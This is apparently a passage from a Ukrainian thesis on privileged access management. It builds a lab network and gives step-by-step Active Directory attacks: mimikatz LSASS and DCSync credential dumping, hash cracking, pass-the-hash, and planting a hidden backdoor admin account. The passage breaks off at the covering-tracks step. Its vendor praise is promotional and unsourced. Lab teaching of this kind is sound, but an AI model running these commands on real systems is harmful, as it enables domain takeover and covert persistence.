CyberArk є найкращим виробником програмних продуктів класу PAM, а саме CyberArk Privileged Access Security. Найголовнішими функціями цього рішення є:

1. можливість щоденної заміни паролю;
2. можливість сформувати пароль будь-якої складності до 256 символів;
3. можливість зберігати облікові данні в захищеному виді (зберігання з трирівневим шифруванням даних);
4. можливість встановлювати захищені сесії між користувачем та цільовою системою (ЦС) не розкриваючи паролю користувачеві;
5. можливість вести повний відео та текстовий запис сесії;
6. можливість автоматичного реагування на дії користувача (детектування, призупинення сесії або розірвання сесії);
7. автоматичне повідомлення співробітників безпеки у разі небезпечних ситуацій;

8. можливість інтеграції з будь якими системами;
9. можливість використання 2-х факторної автентифікації.

Це не вичерпний перелік всіх функцій цього рішення, а лише основні, які допоможуть організації забезпечити максимальний рівень безпеки та попередити можливість незаконного використання привілейованих облікових записів що може призвести до непередбачуваних наслідків.

Привілейовані облікові записи послужили першопричиною деяких найважливіших атак за останній час, деякі атаки описані далі за текстом.

- Вірус Flame - вірус Flame, який вважається «матір'ю всієї кіберзброї», мав компонент sniffer, який сканує трафік у локальній мережі зараженого комп'ютера, збираючи імена користувачів та паролі. Звідси зловмисники мали змогу викрадати адміністративні облікові записи та отримувати привілеї високого рівня на інші комп'ютери та мережеві адреси.
- Saudi Aramco - нещодавно газета New York Times повідомила, що "те, що на сьогоднішній день вважається одним із найбільш руйнівних актів комп'ютерного саботажу в компанії", простежується до інсайдера, який має привілейований доступ до комп'ютерів саудівської державної нафтової компанії.
- Порушення даних метро - У штаті Нью-Гемпшир двоє чоловіків визнають себе винними у крадіжці платіжної інформації з ресторанів метро, і згідно з документами суду, чоловіки "віддалено сканували Інтернет, щоб ідентифікувати POS-системи із програмними програмами для віддаленого робочого столу. Вони увійшли в системи через Інтернет і зламали паролі, щоб отримати адміністративний доступ ». Отримавши доступ, вони просто встановили програмне забезпечення реєстрації ключів для збору вхідних даних.

Висновки за розділом 2

Отже, виходячи з вище викладеного матеріалу облікові записи є важливою частиною будь якої організації, але найбільшої уваги треба приділяти

привілейованим обліковим записам, що частіш за все стають ціллю зловмисників та потім використовуються у 80% посягань на ІТКС організацій.

Захистом цих привілейованих ОЗ повинні займатись особи, що ними користуються та організація чиєю власністю є облікові записи. Зі сторони осіб що користуються обліковими записами повинні прийматись усі заходи для того щоб облікові дані не були втрачені по їх вині. З боку підприємства найбільш дієвим заходом буде впровадження системи управління привілейованими обліковими записами, що зможе створити максимальний рівень безпеки для збереження привілейованих ОЗ.

Найкращим рішенням ринку рішень класу PAM є рішення CyberArk Privileged Account Security, саме воно, згідно звіту аналітичної компанії Gartner, має найбільший функціонал по роботі з привілейованими обліковими записами та забезпечує найвищий рівень їх зберігання.

РОЗДІЛ 3
РЕАЛІЗАЦІЯ МЕХАНІЗМІВ ЗАХИСТУ ПРИВІЛЕЙОВАНОГО ДОСТУПУ В КОРПОРАТИВНІЙ МЕРЕЖІ

3.1 Опис моделі корпоративної мережі

У своїй роботі я покажу декілька видів атак на корпоративну мережу з використанням облікових записів/акаунтів з підвищеними привілеями, наприклад: Credential Harvesting attack, Pass-the-hash attack та Golden Ticket attack. Для роботи я буду використовувати узагальнену модель сегменту корпоративної мережі, у котрій я буду реалізовувати спочатку способи нападу на системи у мережі, а потім засоби та механізми захисту систем від продемонстрованих атак. У якості механізму захисту облікових записів з підвищеними привілеями я буду використовувати рішення від компанії CyberArk класу PAM.

Модель корпоративної мережі побудована у середовищі віртуалізації Vmware ESXi. У цій моделі знаходиться 3 віртуальних сервери, з якими я буду безпосередньо взаємодіяти під час атаки. А також модель містить 3 віртуальних сервери компонентів рішення CyberArk, яке я буду використовувати для реалізації механізмів захисту привілейованих облікових записів від атак.

На рисунку 1.1 знаходиться модель частини корпоративної мережі, побудована у Microsoft Visio. В цій моделі відображена логічна взаємодія віртуальних машин та компонентів між собою, в тому числі, за якими портами та протоколами відбувається взаємодія. Окрім цього на зображенні присутні користувачі, які існують в даній моделі корпоративної мережі. Далі я більш детально поясню структуру мережі та кожен з компонентів.




Рисунок 1.1 – Модель корпоративної мережі

У таблиці 1.1 можна побачити інформацію про сервери.

Таблиця 1.1

Інформація про сервери

Ім’я хоста	Операційна система	IP адреса
Blue Host	Windows	10.0.0.31
Components	Windows	10.0.0.15
DC1	Windows	10.0.0.5
PTA Server	CentOS	10.0.0.40
Vault	Windows	10.0.0.10
Red Host	Windows	10.0.0.213

Сервери будуть оснащені необхідним програмним забезпеченням (таблиця 1.2) для функціонування мережі та можливості виконання поставлених задач.

Таблиця 1.2

Програмне забезпечення, встановлене на сервери

Сервер	**Програмне забезпечення**	**Опис**
Blue Host 10.0.0.31	Операційна система: Windows Програмні застосунки: Microsoft Visual C++ Redistributable for Visual Studio 2016, .NET Framework 4.8 Runtime, Google Chrome Version 91.0.4472.77.	Робоча станція для проведення заходів щодо захисту корпоративної мережі та привілейованих облікових записів у ній.
Components 10.0.0.15	Операційна система: Windows Програмні застосунки: Microsoft Visual C++ Redistributable for Visual Studio 2016,.NET Framework 4.8 Runtime, IIS, PVWA (Password Vault Web Access), CPM (Central Policy Manager), PSM (Privilege Session Manager), Google Chrome Version 91.0.4472.77.	Сервер, на якому розгорнуті компоненти рішення CyberArk. Ці компоненти забезпечують: доступ до веб-інтерфейсу системи CyberArk (в тому числі до панелі сповіщень про інциденти пов’язані з привілейованими обліковими записами), автоматичну зміну паролів на кінцевих точках, доступ до кінцевих точок через термінальний сервер,.
DC1 10.0.0.5	Операційна система: Windows Програмні застосунки: Microsoft Visual C++ Redistributable for Visual Studio 2016,.NET Framework 4.8 Runtime, Google Chrome Version 91.0.4472.77, DNS	Контролер домену, на якому знаходиться Active Directory і який має найбільшу цінність у процесі атаки на корпоративну мережу.

	Server.	

продовження таблиці 1.2

PTA Server 10.0.0.40	Операційна система: CentOS Програмні застосунки: Tomcat, PTA (Privilege Threat Analytics).	Сервер, на якому стоїть компонент CyberArk, який відповідає за аналіз інцидентів, таких, як: створення акаунтів в обхід системи, спроби входу в акаунт в обхід системи і т.д.
Vault 10.0.0.10	Операційна система: Windows Програмні застосунки: Microsoft Visual C++ Redistributable for Visual Studio 2016,.NET Framework 4.8 Runtime, MySQL, Digital Vault, Google Chrome Version 91.0.4472.77.	Сервер, на якому стоїть компонент CyberArk, який являє собою сховище даних, таких як: паролі, SSH-ключі і т.д. Сервер не належить до домену у цілях безпеки.
Red Host 10.0.0.213	Операційна система: Windows Програмні застосунки: Microsoft Visual C++ Redistributable for Visual Studio 2016,.NET Framework 4.8 Runtime, Google Chrome Version 91.0.4472.77, mimikatz, John the Ripper, Windows Subsystem for Linux, enum4linux.	Робоча станція, з якої виконуються буде виконуватися атака на корпоративну мережу.

Під час виконання поставлених задач будуть використовуватися попередньо створені користувачі з різними правами у мережі (таблиця 1.3). Ці користувачі були створені під час побудови моделі сегменту корпоративної мережі та сконфігуровані для можливості реалізації як атак на їх привілеї, так і для захисту цих привілеїв.

Таблиця 1.3

Ім’я аккаунту	Тип привілеїв	Хост
Maks	Local Admin	Red Host
S_Admin	Domain Admin	DC1
John_Admin	Local Admin	Blue Host
Administrator	Built-in Local Admin	Red Host

Для реалізації атак я буду використовувати програмне забезпечення зазначене нижче.

- *Mimikatz*

Як додаток із можливістю зберігати облікові дані, Mimikatz можна використовувати для викрадення облікових даних для автентифікації та створення незаконних привілеїв. Поширені типи атак Mimikatz включають атаки pass-the-hash, де хакери отримують контроль над хеш-рядками для злому паролів; атаки pass-the-ticket, коли користувачі Mimikatz зловживають квитками Kerberos; і Golden або Silver Tickets атаки, в яких хакер, знову ж таки через зловживання повноваженнями Kerberos, отримує широкий доступ до багатьох частин системи.

Mimikatz - це інструмент, який переглядає та зберігає облікові дані Kerberos, тому його можна шахрайсько використовувати як інструмент доступу. По суті, хакер отримує облікові дані для автентифікації та дані, які будуть використовуватися для проникнення в системи за допомогою цього додатка.

- *John the Ripper*

Це безкоштовний програмний засіб для злому паролів. Він був розроблений для тестування міцності паролів, грубого зашифрованого (хешованого) пароля та злому паролів за допомогою словникових атак. John the Ripper є частиною сімейства інструментів злому / тестування на проникнення Rapid7. Крім того, Джон вже встановлений на Kali Linux.

Спочатку розроблена для операційної системи Unix, вона може працювати на багатьох різних платформах. John the Ripper підтримує сотні типів хешу та шифру.

John the Ripper має три режими роботи: Brute Force Attack, Dictionary Attack та Rainbow Tables. У своїй роботі я буду використовувати тільки режим Brute Force, тому більш детально про нього.

У цьому типі атаки John the Ripper проходить усі можливі відкриті тексти, хешуючи кожен з них, а потім порівнюючи його з вхідним хешем. John використовує таблиці частоти символів, щоб спробувати спочатку відкриті тексти, що містять більш часто використовувані символи. Процес може бути ефективним, але дуже повільним, іноді для цього потрібні роки. Саме тому професіонали безпеки пропонують вибрати довгий і складний пароль, який складається з комбінації різних типів символів. Однак перевагою цього методу є те, що він може ідентифікувати ті паролі, які не існують у словнику.

- *Windows Subsystem for Linux*

Windows Subsystem for Linux (WSL) - це інструмент, що надається корпорацією Microsoft для власної роботи Linux на Windows. Це розроблено для безперебійної роботи, по суті, забезпечує повну оболонку Linux, яка може взаємодіяти з вашою файловою системою Windows. WSL надає сумісний з Linux інтерфейс ядра, розроблений Microsoft, і дозволяє користувачеві вибрати дистрибутив Linux для встановлення з магазину Microsoft Store. Дистрибутив Linux забезпечує управління двійковими пакетами в контейнерному середовищі. WSL надає інтерфейс для монтування накопичувачів всередині WSL, наприклад c:\ автоматично встановлюється як /mnt/c.

Windows Subsystem for Linux не є емулятором або віртуалізатором, як VirtualBox. WSL виконує немодифіковані двійкові файли Linux ELF64, керуючи інтерфейсом ядра Linux поверх ядра Windows у Windows 10. Інтерфейс ядра WSL перетворює системні виклики Linux з бінарних файлів у системні дзвінки Windows, а потім виконує їх із власною швидкістю.

- *Enum4linux*

Ця утиліта допомагає збирати інформацію щодо користувачів, інформацію про домен, членство в групах і т. д. Ці дані можуть допомогти у процесі пошуку потенціальних облікових записів та систем у корпоративній мережі, які можна скомпрометувати.

3.2 Реалізація атак на корпоративну мережу у віртуальному середовищі

Збір облікових даних

Роблячи ставку на людський фактор та атакуючи найслабшу ланку в ланцюзі кіберзахисту, збирання облікових даних стало основою більшості кібератак.

Нещодавнє дослідження Ponemon показало, що середній проміжок часу, необхідний для виявлення порушення даних, становить 197 днів, а середній проміжок часу, необхідний для усунення порушення даних, після його виявлення становить 69 днів.

Хоча шкідливі дані широко використовуються зловмисниками, те, що вони роблять із викраденою інформацією, може сильно відрізнятися. У деяких випадках облікові дані будуть використовуватися для наступних атак, де метою є отримання доступу до систем або мережевих ресурсів, або викрадену інформацію можна монетизувати, взявши банківські рахунки або просто продавши інформацію у Darknet.

Викрасти дійсний обліковий запис і використовувати його для доступу до мережі простіше, менш ризиковано і, зрештою, ефективніше, ніж використовувати існуючу вразливість, навіть zero-day. Далі я покажу, як можна виконати збір облікових даних, які стануть у нагоді у наступних атаках.

1. У менеджері задач треба знайти задачу “Local Security Authority” та зробити дамп-файл для перегляду інформації по цій задачі (рисунок 2.1). Це лише один з методів витягування облікових даних з LSASS (Local Security Authority Subsystem Service – сервіс, який відповідає за авторизацію локальних користувачів окремої машини). Завдяки тому, що буде використана утиліта від Windows -

Sysinternals ProcDump, звичайні системи безпеки не реагують на такі дії. Ця утиліта створює міні-дамп процесу, в якому далі можна буде знайти необхідні дані.




Рисунок 2.1 – Створення дампу процесу LSASS

2. Далі, за допомогою програмного забезпечення mimikatz у Windows PowerShell треба прописати наступну команду (рисунок 2.2):

mimikatz.exe "log c:\users\mike\desktop\mimikatz.txt" "sekurlsa::minidump c:\users\mike\desktop\lsass.dmp" "sekurlsa::logonpasswords" exit

Рисунок 2.2 – Витягування хешів з дамп-файлу

Ця команда створює файл mimikatz.txt, в який записує хеші, отримані з дамп-файлу, який ми отримали в попередньому кроці.

3. Далі треба виконати наступну команду у Windows PowerShell (рисунок 2.3):

mimikatz "log c:\users\mike\desktop\dcsync.txt" "lsadump::dcsync /user:krbtgt" exit




Рисунок 2.3 – Виконання атаки DCSync

Ця команда виконує атаку DCSync та результати цієї атаки записує у файл dcsync.txt.

DCSync - це метод створення дампу облікових даних, який може призвести до компрометації окремих облікових даних користувача. Також атака може використовуватися для підготовки до створення Golden Ticket, оскільки DCSync можна використовувати для компрометації пароля облікового запису krbtgt.

4. Наступним кроком буде злом пароля. Для цього необхідно підготувати зібрані хеші для брут-форсу шляхом створення файлу ntlm.txt та запису в нього імен користувачів та їх NTLM-хешів (рисунок 2.7) (ці дані знаходяться у файлі mimikatz.txt, створеному на попередньому кроці (рисунок 2.4 – 2.6)).




Рисунок 2.4 – NTLM-хеш користувача s_admin

```
Authentication Id : 0 ; 1484679 (00000000:0016a787)
Session           : Interactive from 2
User Name         : administrator
Domain            : CYBR
Logon Server      : DC01
Logon Time        : 1/7/2020 5:57:00 PM
SID               : S-1-5-21-546076228-2120734343-3529941532-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CYBR
         * NTLM     : be9af23ac5d65ac9ec3d19cd54ef3118
         * SHA1     : f518430f4e0d1a2f52d1ff1a5d3ca8a34e3a21c9
         * DPAPI    : 57246f8a2d24a3a945d831eb8d13b5c4
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CYBR
         * Password : (null)
        kerberos :
         * Username : administrator
         * Domain   : CYBR.COM
         * Password : (null)
        ssp :
        credman :
```

Рисунок 2.5 – NTLM-хеш користувача administrator

```
 * Username : John_Admin
 * Domain   : CYBR
 * NTLM     : ee04ac594daf4ac8c1fb095e8adf8020
 * SHA1     : aad3927a43a083b5b3da22fb1b8a7ae3c0a2510b
 * DPAPI    : f62c354c368069d16dd44661b8b30eac
tspkg :
wdigest :
 * Username : John_Admin
 * Domain   : CYBR
 * Password : (null)
kerberos :
 * Username : John_Admin
 * Domain   : CYBR.COM
 * Password : (null)
ssp :
credman :
```

Рисунок 2.6 – NTLM-хеш користувача john_admin

*ntlm.txt - Notepad

File Edit Format View Help

```
Administrator:be9af23ac5d65ac9ec3d19cd54ef3118
S_Admin:273018b4aa09c2e936f279344d67cdae
John_Admin:ee04ac594daf4ac8c1fb095e8adf8020
```

Рисунок 2.7 – Файл ntlm.txt із підготовленими до брут-форсу хешами

5. Коли файл з хешами створено, можна переходити до безпосередньо брут-форсу. Для виконання цього кроку необхідно виконати наступну команду у Windows PowerShell (рисунок 2.8):

wsl john --show --format=NT /mnt/c/Users/maks/Desktop/ntlm.txt >c:\Users\maks\Desktop\cracked.txt




Рисунок 2.8 – Команда для виконання брут-форсу за допомогою утиліти John the Ripper

Ця команда відкриває підсистему Kali Linux (ця утиліта дозволяє розробникам запускати середовище GNU / Linux - включаючи більшість інструментів командного рядка, утиліти та додатки - безпосередньо в Windows), запускає утиліту під назвою John the Ripper (це багатофункціональний, швидкий зломник, який поєднує декілька режимів злому та повністю налаштовується під конкретні потреби) та створює текстовий файл cracked.txt, в який записує зламані паролі у відкритому тексті (рисунок 2.9).




Рисунок 2.9 – Файл cracked.txt зі зламаними паролями

6. Далі потрібно знайти IP адресу контролеру домену. Найпростіший спосіб це запустити просту команду nslookup (рисунок 2.10).




Рисунок 2.10 – IP адреса контролеру домену, отримана за допомогою команди nslookup

Як ми бачимо, адреса контролеру домену – 10.0.0.5

7. Наступним кроком буде отримання Domain SID (унікальний ідентифікаційний номер, який контролер домену використовує для ідентифікації користувачів). Для цього необхідно запустити наступну команду у Windows PowerShell (рисунок 2.11):

wsl enum4linux -u maks -p Cyberark1 -U 10.0.0.5 > c:\Users\maks\Desktop\DomainSID.txt




Рисунок 2.11 – Команда для отримання даних щодо контролеру домену, в тому числі Domain SID

Ця команда використовує утиліту enum4linux для отримання даних про контролер домену, створює текстовий файл DomainSID.txt та записує у нього Domain SID. Для виконання цієї команди та сбору необхідної інформації я використовував адресу контролеру домену та пароль, отримані у минулих кроках.

Виконавши усі ці кроки я зібрав достатньо інформації для продовження атаки на корпоративну мережу та надалі для створення Golden Ticket.

Вертикальне та горизонтальне пересування мережею (Уособлення та закріплення присутності за допомогою бекдору)

Наступна атака, яку я буду реалізовувати – це Pass-the-Hash за допомогою зібраних у попередніх кроках облікових даних акаунту John_Admin. Ця атака відноситься до етапу Lateral and Vertical Movement. На цьому етапі я буду рухатися по мережі та шукати інші облікові дані, які необхідні для отримання максимальних привілеїв та можливостей у корпоративній мережі.

1. Першим кроком буде підключення до хосту з адресою 10.0.0.31 за допомогою акаунту John_Admin. Для цього я виконаю наступну команду в утиліті mimikatz (рисунок 2.12):

sekurlsa::pth /user:john_admin /domain:cybr.com /ntlm:ee04ac594daf4ac8c1fb095e8adf8020 /run:"psexec \\10.0.0.31 cmd"




Рисунок 2.12 – Підключення до хосту bluehost за допомогою mimikatz та облікових даних акаунту john_admin, отриманих раніше

2. Після підключення до віддаленого хосту (bluehost) одразу відкривається командний рядок, за допомогою якого я можу створити необхідного мені користувача backdoor та додати його у групу локальних адміністраторів на цьому хості. Для цього необхідно виконати наступні команди (рисунок 2.13):

net user backdoor P@ssw0rd /ADD

net localgroup administrators backdoor /ADD




Рисунок 2.13 – Створення користувача backdoor на машині bluehost та додання цього користувача у групу локальних адміністраторів

3. Після створення бекдору на цільовій системі необхідно замести сліди перебування у системі, щоб цього користувача не виявили і не знищили мій бекдор. Для цього необхідно підключитись до контролеру домену за допомогою RDP та облікових даних користувача s_admin (які ми отримали у попередніх кроках), який є адміністратором домену (рисунок 2.14).

